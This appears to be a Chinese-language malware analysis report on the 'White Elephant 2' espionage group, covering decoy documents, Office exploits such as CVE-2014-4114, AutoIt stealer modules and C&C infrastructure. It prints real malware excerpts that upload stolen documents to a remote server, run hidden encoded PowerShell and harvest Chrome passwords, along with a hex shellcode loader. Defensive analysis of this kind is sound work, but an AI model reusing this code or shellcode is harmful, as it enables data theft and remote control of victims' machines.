诺斯罗普·格鲁门公司研制的MQ-8B“火力侦察兵”是一款无人垂直起飞和着陆的飞机系统，旨在为美军提供情报监视、目标截获和侦察、空中火力支援、激光指示和战斗管理服务。它可以从战舰甲板，或者很狭窄的平地上起飞，对地面、空中和海上力量进行支援作战。

MQ-8C“火力侦察兵”

MQ-8C“火力侦察兵”是诺-格公司为美国海军提供的版本，也是目前最先进的一款“火力侦察兵”。去年年底该无人机完成作战评估，预计将于今年3月起开始大批量生产。据悉，较小型MQ-8B的机身基于施瓦泽333涡轮轻型直升机，而MQ-8C的机身基于“贝尔”407民用直升机。

“灰鹰”无人机的美国陆军航空现代计划中的一部分

图 3-7 “最致命的5款无人机” 诱饵文件截图

The PLA's Forthcoming Fifth-Generation Operational Regulations—The Latest “Revolution in Doctrinal Affairs”?

Based on reports in official media, the People's Liberation Army (PLA) appears to be preparing for the official release of its fifth-generation of operational regulations (第五代作战条令). The PLA's operational regulations, which are approximately equivalent to doctrine, provide guidance for the PLA at the campaign (战役) and tactical (战术) levels of warfare, based on two components: campaign guidance (战役纲要) and combat regulations (战斗条令). [1] Since the prior announcement of the PLA's “new-generation operational regulations” (新一代作战条令) in January 1999, which were the fourth generation of operational regulations issued during the PLA's history, there has not been a fifth generation officially released, despite the references to a revision process that dates back to 2004 (*PLA Daily*, January 25, 1999). [2] Although the fifth-generation operational regulations were reportedly finished and had been submitted to the Central Military Commission (CMC) for approval as of March 2008, their release was never announced (*Xinhua*, March 13, 2008). Indeed, according to the PLA's official newspaper, the PLA has only “formally issued four generations of operational regulations” [emphasis added] (*PLA Daily*, February 16). Given references to the process, the revision (编修) of operational regulations has apparently been either continued through or perhaps restarted in recent years without an officially announced conclusion, despite the release of a revised Joint Campaign Guidance (中国人民解放军联合战役纲要) and other regulations in 2008 (e.g., *PLA Daily*, July 6, 2014; *PLA Daily*, March 18, 2009; *PLA Daily*, October 31, 2012). [3]

In July 2014, the PLA's General Staff Department organized an “all-military research and discussion activity” that was intended as “preparation for the revision of operational regulations” (*PLA Daily*, July 6, 2014). As of February 2016, official PLA media reported that a new book, *Introduction to Operational Regulations* (作战条令概论), written by the Academy of Military Science (AMS) Operational Theories and Regulations Research Department (军事科学院作战理论和条令研究部), had recently been evaluated and approved by military experts and would serve as a “cornerstone” for the PLA's revision of its operational regulations (*PLA Daily*, February 16). In April 2016, there was further commentary in official PLA media

图 3-8 “中国人民解放军即将推出的第五代作战条例” 诱饵文件截图





图 3-9 “南海冲突对欧洲安全的影响” 诱饵文件截图

- Maritime Territorial and Exclusive Economic Zone (EEZ) Clashes Involving China*
- USS *George Washington* (July–November 2010);
 - U-2 Intercept (June 2011);
 - DNS [Indian Naval Ship] *Arvora* (July 2011);
 - DNS [Indian Naval Ship] *Shivalik* (June 2012); and
 - USNS *Impeccable* (July 2013).¹⁶

Figure 2. Locations of 2001, 2002, and 2009 U.S.–Chinese Incidents at Sea and In Air



Source: Mark E. Redden and Phillip C. Saunders, *Managing Sino-U.S. Air and Naval Interactions: Cold War Lessons and New Avenues of Approach*. Washington, Center for the Study of Chinese Military Affairs, Institute for National Strategic Studies, National Defense University, September 2012. Detail of map shown on p. 6.

¹⁶ Source: Joe Baggett and Pete Pedrozo, briefing for Center for Naval Analysis Excessive Chinese Maritime Claims Workshop, August 7, 2013, slide entitled “Nomble EEZ Incidents with China.” (slides 37 and 46 of 47) Regarding an event involving the *Impeccable* reported to have taken place in June rather than July, see William Cole, “Chinese Help Plan For Huge War Game Near Isles,” *Honolulu Star-Advertiser*, July 25, 2013, 1. See also Bill Gertz, “Inside the Ring: New Naval Harassment in Asia,” July 17, 2013. See also Department of Defense Press Briefing by Adm. Locklear in the Pentagon Briefing Room, July 11, 2013, accessed August 9, 2013, at <http://www.defense.gov/transcripts/transcript.aspx?transcriptid=5270>. As of September 26, 2014, a video of part of the incident was posted on YouTube at <http://www.youtube.com/watch?v=Tlva1WCO0is>.

图 3-10 “涉及中国的海上领土和专属经济区域争端” 诱饵文件截图

The Effects of the China-Pakistan Economic Corridor on India-Pakistan Relations

Christian Wagner

The China-Pakistan Economic Corridor (CPEC) constitutes one of the largest foreign investments China has made in the framework of the "One Belt, One Road" initiative. The expenditures planned for the coming years in the amount of approximately \$46 billion will further intensify relations between China and Pakistan. At the same time, Pakistan will assume a more prominent role in China's foreign policy. But CPEC also affects relations between India and Pakistan. The transport corridor between Pakistan and China traverses Jammu and Kashmir, the status of which has been a subject of contention between India and Pakistan since 1947. This constellation would seem to suggest a negative scenario whereby CPEC could place additional strain on India-Pakistan relations. On the other hand, a positive scenario is also conceivable, with a settlement of the Kashmir dispute even becoming possible in the long term.

CPEC plays a key role in China's foreign policy, linking infrastructure measures aimed at establishing a "New Silk Road" (one road) running through Central and South Asia with efforts to create a "Maritime Silk Road" (one belt) in the Indian Ocean. The two routes are to meet in the Pakistani port city of Gwadar in the Balochistan Province, the development of which China has been promoting for many years.

Upon completion, CPEC will form a network of roads, railways and gas pipelines encompassing approximately 3,000 kilometers in length. Around \$11 billion is currently earmarked for infrastructure

measures. The bulk of the funding, however, about \$33 billion, is slated for energy projects. The aim here is to alleviate chronic energy shortages, stimulate economic development and establish new industrial parks.

The implementation of the CPEC project has fueled a series of domestic political debates in Pakistan. Initially, a dispute arose between the provinces and the political parties over the road and railway routes between Gwadar in the country's southwest and China in the northeast. This dispute has since given way to general agreement that there should be several routes ben-

Dr. habil. Christian Wagner is a Senior Fellow in SWP's Asia Division

SWP Comments 25
April 2016

1

图 3-11 “中巴经济走廊对印巴关系的影响” 诱饵文件截图

3.5 漏洞利用

安天目前监测到的“白象二代”组织使用的漏洞均为已知的 Office 格式文档漏洞，部分样本在使用了一定技巧用于对抗安全软件的检测，从我们对历史扫描结果的追溯来看，这种技巧是有效的。

3.5.1 样本标签

病毒名称	Trojan[Exploit]/Win32.CVE-2014-4114
原始文件名	2016_China_Military_PowerReport.pps
MD5	F0D9616065D96CFCBB614CE99DD8AD86
文件大小	12,801,024 字节
文件格式	Document/Microsoft.PPS
最后存档时间	2016-05-18 05:24:54

3.5.2 CVE-2014-4114

我们在跟踪“沙虫”攻击组织中，曾对 CVE-2014-4114 漏洞^[6]进行过较为长时间的分析，这个漏洞的最大特点是其虽然依托格式文档，但并非依靠格式溢出，而是通过远程代码执行来实现，因此穿透了 Windows 的 DEP、ASLR 机制。

“白象攻击”使用的 PPS 扩展名样本利用 Windows OLE 远程代码执行漏洞 CVE-2014-4114 释放并执行可执行文件。值得注意的是我们在此前分析过的其他攻击组织使用的 4114 样本中，多数为 Office 高版本格式，该格式是一个以 XML 为索引的压缩包，其内嵌的 PE 载荷会被杀毒软件在解压递归中检测到。




图 3-12 CVE-2014-4114 历史样本的典型结构

名称	大小	压缩后大小
[5]SummaryInformation	58 144	58 368
Pictures	350 787	351 232
Current User	41	64
[5]DocumentSummaryInformation	20 732	20 992
PowerPoint Document	2 078 795	2 079 232

图 3-13 “白象二代”相关样本的结构

但这次“白象二代”组织使用了低版本 Office 的传统 LAOLA 格式，由于对安全厂商来说这是一个“未公开格式”，达到了一定的免杀效果。如图 3-14 是多引擎对照扫描结果，可以看出此样本的确躲避了大部分安全软件的检测。

注：LAOLA 文件格式是微软在早期 OFFICE 版本自定义的“复合文档二进制结构”（Compound File Binary Format），微软未公开相关文件格式。但传统反病毒厂商为有效应对宏病毒，通过逆向工程方式，对该结构形成了解析能力。但该格式对很多新兴安全厂商构成了障碍。




图 3-14 多引擎扫描结果

3.5.3 其他

该组织除了利用上面提到的漏洞外，还有少部分文件利用了 CVE-2015-1761、CVE-2012-0158 漏洞，这两个漏洞的载荷都针对 WORD 设计，对于这两个漏洞，攻击者并没有做检测对抗，基本上直接利用了网上公开的利用代码，因此现有反病毒引擎对于这两种漏洞文件的检出率相对较高。

3.6 功能样本情况

从目前捕获的样本来看，“白象二代”组织使用的 PE 载荷样本技术水平不高，没有较为复杂的模块体系和加密抗分析机制，一部分样本是利用的脚本语言编写的程序，还有一部分则是采用网上公开的代码重新编译后利用而成。

3.6.1 窃密模块

样本标签如下：

病毒名称	Trojan/Win32.AutoIt
原始文件名	sysvolinfo.exe
MD5	A4FB5A6765CB8A30A8393D608C39D9F7
处理器架构	X86-32
文件大小	11,659,903 字节

文件格式	BinExecute/Microsoft.EXE[:X64]
时间戳	2016-05-13 07:55:20
数字签名	NO
加亮类型	无
编译语言	AutoIt

“白象二代”组织使用的攻击样本中，有多个样本是使用 AutoIt 编写的，主要目的用于窃取数据并打包回传到远程服务器，具体的功能如下：

1. 回传系统基本信息，包括系统版本，架构，是否装有 Chrome，样本版本信息等；

```
$postdata = "ddager=" & $regstat & "&r1=" & b64encode(@OSVersion) & "&r2=" &
b64encode(@OSArch) & "&r3=" & b64encode($p_ver) & "&r4=" & b64encode($emorhc) & "&r5="
& b64encode($cmdout) & "&r6=" & b64encode($admin)
```

2. 具有远程控制功能，根据远程服务器指令的不同，执行不同的操作。从相关指令集上来看，设计相对比较粗糙；

```
If $expflg = 1 Then
    If $sdata = "1" Then
        ConsoleWrite("[+] ServFlag : Disabled" & @LF)
        Sleep(1000)
        Return "0"
    ElseIf $sdata == "2" Then
        _privesc("powershell -nop -wind hidden -noni -enc " & $payload)
        $stat = True
        If $debug = 1 Then
            ConsoleWrite("[+] ServFlag : Enabled" & @LF)
            ConsoleWrite("[+] Execution : Done" & @LF)
        EndIf
        Return "2"
    ElseIf $sdata == "4" Then
        Exit
    ElseIf $sdata == "5" Then
        _emorhc(b64decode($payload))
    ElseIf $sdata == "6" Then
        _getnewver(b64decode($payload))
    ElseIf $sdata == "7" Then
        _instcust(b64decode($payload))
    ElseIf $sdata == "8" Then
        _executecmd(b64decode($payload))
```

图 3-15 指令分支

分支	对应功能
1	输出调试信息，并延迟 1 秒后重新连接 C&C。
2	利用 PowerShell 提权，并执行远程接受的 PowerShell 指令，对应的指令编号为 2。

3	这个指令是修改\$stat 的标记值。
4	退出。
5	收集 Chrome 浏览器中记录的网站用户名及密码，对应的指令编号为 5。
6	利用 PowerShell 执行下载新恶意程序，并运行，对应的指令编号为 6。
7	利用 Autolt 自带函数执行下载新恶意程序，并运行，对应的指令编号为 7。
8	以隐藏的模式执行 CMD 命令，并记录命令返回数据。

3. 收集计算机内的各类文档文件，以 MD5 命名打包后上传到 C&C，“白象一代”和“白象二代”收集的扩展名对比如下：

白象一代	*.doc	*.docx	*.xls	*.ppt	*.pps	*.pptx	*.xlsx	*.pdf			
白象二代	*.doc	*.docx	*.xls	*.ppt		*.pptx	*.xlsx	*.pdf	*.csv	*.pst	*.jpeg

```

$doc1 = _filelisttoarrayrec($dx,
"*.*doc;*.pdf;*.csv;*.ppt;*.docx;*.pst;*.xls;*.xlsx;*.pptx;*.jpeg||Windows;Program
Files;Program Files (x86)", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
$doc2 = _filelisttoarrayrec($dx, $type & "||Windows;Program Files;Program Files (x86)",
$fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
_arrayconcatenate($doc1, $doc2)
For $t = 1 To UBound($doc1) - 1
    _heartbeat(1)
    $files = $doc1[$t]
    $fnm = StringSplit($files, "\")
    $f_name = $fnm[UBound($fnm) - 1]
    If StringIsInt($f_name) = 1 Then
        Sleep(300)
    ElseIf StringLeft($f_name, 1) = "$" Then
        Sleep(500)
    ElseIf StringLeft($f_name, 1) = "~" Then
        Sleep(500)
    Else
        _upload($files, $f_name, "", 0)
    
```

图 3-16 收集文件代码

释放 cup.exe 程序，并以打包的文件路径为参数调用，cup.exe 的主要功能是回传窃取的文件。

```

$c_up = @ScriptDir & "\cup.exe"
If FileExists($c_up) Then
    Sleep(200)
Else
EndIf
$n = Run(@ComSpec & " /c " & $c_up & ' "' & $zipfile & '" http://' & $domain &
"/update-request.php?profile=" & $user, @ScriptDir, @SW_HIDE)
ProcessWaitClose($n)
FileDelete($zipfile)
FileDelete($fcopy)
    
```

图 3-17 调用 cup.exe 回传窃取的文件

3.6.2 ShellCode 远程控制模块

样本标签如下：

病毒名称	Trojan[Exploit]/Win32.ShellCode
原始文件名	sysvolinfo.exe
MD5	465DE3DB14158005EDE000F7C0F16EFE
处理器架构	X86
文件大小	10,536,063 字节
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2016-05-16 13:35:59
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

样本使用 Microsoft Visual C# 编译，功能是利用 ShellCode 来实现连接远程服务器，接收 ShellCode 并执行。其功能简单，而且样本没做混淆，通过反编译可以看到明文代码。我们在商业攻击平台 MSF 生成的 ShellCode 中可以找到这个片段，但由于这个方法过于通用，目前我们还不能得出“白象组织”使用了 MSF 平台的结论。

```
namespace ExploitShellcodeExec
{
    internal class Program
    {
        public delegate uint Ret1ArgDelegate(uint address);
        private const int SW_HIDE = 0;
        private const int SW_SHOW = 5;
        [DllImport("kernel32.dll", SetLastError = true)]
        private static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint
        flNewProtect, out uint lpflOldProtect);
        private static uint Placeholder1(uint arg1)
        {
            [DllImport("kernel32.dll")]
            private static extern IntPtr GetConsoleWindow();
            [DllImport("user32.dll")]
            private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
            public static byte[] lerpayload(string nome_arquivo)
            {
                private static void Main(string[] args)
                {
                    IntPtr consoleWindow = Program.GetConsoleWindow();
                    Program.ShowWindow(consoleWindow, 0);
                    string hex =
                    "FCE882000006089E531C0648B50308B520C8B52148B72280FB74A2631FFAC3C617C022C20
                    C1CF0D01C7E2F252578B52108B4A3C8B4C1178E34801D1518B592001D38B4918E33A498B348
                    B01D631FFACC1CF0D01C738E075F6037DF83B7D2475E4588B582401D3668B0C488B581C01D3
                    8B048B01D0894424245B5B61595A51FFE05F5F5A8B12EB8D5D683332000687773325F54684
                    C772607FFD5B8900100029C454506829806B00FFD5505050504050405068EA0DF0E0FFD597
                    6A05682EA6A3F2680200270F89E66A1056576899A57461FFD585C0740AFF4E0875ECE83F000
                    0006A006A0456576802D9C85FFFD583F8007EE98B366A406800100000566A006858A453E5FF
                    D593536A005653576802D9C85FFFD583F8007EC301C329C675E9C38BF0B5A2566A0053FFD5"
                ;
            }
        }
    }
}
```

图 3-18 利用的 ShellCode 代码

样本从服务器接收到的 Shellcode 在完成自解密之后，会与服务器进行交互操作，接收指令并执行，将结果返回给服务器，图 3-19 为样本的运行流程：




图 3-19 样本运行流程

3.7 C&C 分析

本次行动中漏洞样本下载都是通过 URL 下载的方式，而释放的窃取数据、远程控制样本的 C&C 多数为硬编码的 IP 地址，图 3-20 为“白象二代”组织使用的部分域名、IP、PE 文件和 Office 文件的对应关系：




图 3-20 “白象二代”中域名、IP、样本关系图

3.8 隐藏、追踪

3.8.1 第三方邮件服务

我们通过对部分攻击邮件分析发现，该组织发送邮件的方式是通过第三方邮件服务商群发，这样在原始邮件的数据中只会存有邮件服务商的信息，攻击者通过这样的手法在一定程度上隐藏了自己的 IP。


```
Real-X-From: mailreturn@smtp5.ymlpsrvr.net
Mail-X-To: <[redacted]@sohu.com>ORCPT=rfc822; [redacted]@sohu.com
Mail-X-Username: (null)
Mail-X-Password: (null)
Date: Thu, 19 May 2016 08:46:06 +0200
To: [redacted]@sohu.com
From: [redacted]@mod.gov.cn>
Subject: =?utf-8?B?MjAxNUkwYmVemYsumih0eu1+Wkp+Wbvea0kuWQjSDkuK3lm73lm73pmLLpooTn?=?utf-8?B?nnc05Yab6lS55pSv5Ye6KeS4g0iniA==?=
Message-ID: <[redacted]@[redacted].net>
X-YMLPcode: 4w9u+1201+112123
List-Unsubscribe: <http://[redacted].com/unsab_ghjubbegsguueuemguesuggmjqqe.php>
```

图 3-21 原始邮件信息

3.8.2 入侵网站

在安天的跟踪分析中，发现该组织的部分 C&C 地址是一些正常的网站，经过分析我们认为，有可能该组织入侵了这些网站，将自己的 C&C 服务控制代码放到它们的服务器上，以此来隐藏自己的 IP 信息。同时这种方式还会使安全软件认为连接的是正常的网站，而不会触发安全警报。

```
GET /UAV/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: www.***gdeals.com
Connection: Keep-Alive
```



The image shows a screenshot of a web browser displaying a website. The top part of the image shows the raw HTTP request details, including the method (GET), URL (/UAV/), protocol (HTTP/1.1), and various headers like Accept, User-Agent, Accept-Encoding, Host, and Connection. Below this, the browser's address bar shows the URL http://www.***gdeals.com/. The website content includes a navigation menu with links like 'Categories', 'About Us', 'Customer Services', 'FAQ's', and 'Contact Us'. The main content area features a banner for 'Lyoness Online Shopping' with an image of a family. Below the banner are four promotional boxes: 'Upto Six Months Warranty', 'One Year Theft Insurance', 'Delivery At Door Step', and 'Cost Effective Solutions'. At the bottom, there is a slogan 'THE BEST DEALS GUARANTEED' and a tagline 'Pakistan's best electronic shop that provides end to end electronic solutions'.

图 3-22 可能被入侵的网站

```
GET /facilities/welfare2/news HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: [REDACTED]
```

